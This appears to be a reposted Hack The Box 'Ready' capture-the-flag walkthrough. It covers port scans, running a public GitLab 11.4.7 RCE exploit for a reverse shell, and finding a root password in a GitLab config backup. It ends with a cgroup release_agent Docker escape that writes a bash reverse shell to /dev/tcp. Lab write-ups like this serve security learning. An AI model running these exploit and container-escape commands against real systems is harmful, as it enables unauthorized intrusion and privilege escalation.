





Ready is a fun box which is using an outdated GitLab community version. Which apparently has an exploit which gives RCE to authenticated users.
This RCE gives access to docker container in which gitlab instance is running, and we have to breakout the container to escalate our privilages to get own root!
NMAP scan shows us port 22 and 5080 are open.
# Nmap 7.80 scan initiated Wed May 12 07:40:38 2021 as: nmap -sC -sV -oA nmap 10.10.10.220
Nmap scan report for 10.10.10.220
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 12 07:41:13 2021 -- 1 IP address (1 host up) scanned in 35.21 seconds
We also get the following paths on
http://ready.htb:5080// /autocomplete/users /search /api /admin /profile /dashboard /projects/new /groups/new /groups/*/edit /users /help
ready.htb:5080We visit the website on port 5080. We see a gitlab instance running here.
We get see the help section and try to fetch the instance config at http://ready.htb:5080/help/instance_configuration

But we get a 500 error saying Whoops, GitLab is taking too much time to respond.
So we got no public repo or activity.
---- Scanning URL: http://ready.htb:5080/ ----
+ http://ready.htb:5080/aaa (CODE:200|SIZE:15715)
+ http://ready.htb:5080/explore (CODE:200|SIZE:13334)
+ http://ready.htb:5080/favicon.ico (CODE:301|SIZE:171)
+ http://ready.htb:5080/groups (CODE:302|SIZE:102)
+ http://ready.htb:5080/help (CODE:200|SIZE:37961)
+ http://ready.htb:5080/projects (CODE:302|SIZE:95)
+ http://ready.htb:5080/public (CODE:200|SIZE:13413)
+ http://ready.htb:5080/robots.txt (CODE:200|SIZE:2095)
+ http://ready.htb:5080/root (CODE:200|SIZE:15793)
+ http://ready.htb:5080/Root (CODE:302|SIZE:92)
+ http://ready.htb:5080/search (CODE:200|SIZE:12684)
+ http://ready.htb:5080/snippets (CODE:302|SIZE:104)

-----------------
END_TIME: Wed May 12 09:57:14 2021
DOWNLOADED: 4612 - FOUND: 12
DIRB gave nothing but 2 users on the box with usernames
aaaandroot
ready.htb:5080We create an account to discover further
full name: foo bar
username: foo
email: foo@ready.htb
pass: foo@ready.htb
Now we can see the GitLab Version i.e. 11.4.7

We find an exploit https://www.exploit-db.com/exploits/49334
# we download the exploit
$ curl -o 49334.py https://www.exploit-db.com/download/49334
Start a netcat lister on port 1234
The run the exploit!
$ python3 49334.py -u foo@ready.htb -p foo@ready.htb -g http://ready.htb -l 10.10.xx.xx -P 1234

[+] authenticity_token: vcD5H1eZJuCvfACU2YgNIdJ1XVDZc/KXltGafZCRctag7Y9XM/Q6h9vMnpSh+c42mBf6FHlWmFqskd85wiP1Ug==
[+] Creating project with random name: project3656
[+] Running Exploit
[+] Exploit completed successfully!

# usage
: '
-u  : username
-p  : password
-g  : gitlab URL
-l  : host IP/reverse shell IP
-P  : host port/reverse shell port
'

We get shell when user git

Upgrading the shell 1
# In reverse shell

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali

$ stty raw -echo
$ fg
On exploring the /home dir
We see that, there is another user - “dude”, where we get user.txt under /home/dude/user.txt
In /opt/backup/ we have few interesing config files.
git@gitlab:/opt/backup$ ls
docker-compose.yml  gitlab-secrets.json  gitlab.rb
docker-compose.yml has no secrets.
gitlab-secrets.json has 3 RSA keys and certificates.
I tried using these to login to root via SSH(as port 22 of ready is open) but no luck!
gitlab.rb does have a lot of stuff in it. Of which most of the stuff is commented.
So we use grep to find out what is not commented:
git@gitlab:/opt/backup$ cat gitlab.rb | grep "^[^#;]"
gitlab_rails['smtp_password'] = "wW59U!Z█████████"
…and we get a password.
This fortunately is the root pass \o/
git@gitlab:/opt/backup$ su # type/paste the password we got.
Password:
root@gitlab:/opt/backup#
We get root!! But unfortunately there is no /root/root.txt. And thus this is the container’s root.
This is also a hint as the shell says root@gitlab:~# and not root@ready:~#.
So now we know we are under gitlab’s docker container!
Searching https://book.hacktricks.xyz/ as always… I got how we can escape docker container if the docker socket is mounted.
You can read more about it here: https://github.com/carlospolop/hacktricks/blob/master/linux-unix/privilege-escalation/docker-breakout.md
We use the following code following insructions here https://github.com/carlospolop/hacktricks/blob/master/linux-unix/privilege-escalation/docker-breakout.md#i-own-root

Start a netcat lister on port 9000
Then running the following commands
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent
echo '#!/bin/bash' > /cmd
echo "bash -i >& /dev/tcp/10.10.xx.xx/9000 0>&1" >> /cmd
chmod a+x /cmd
# start a nc lister here
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
we get root@ready!!!

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。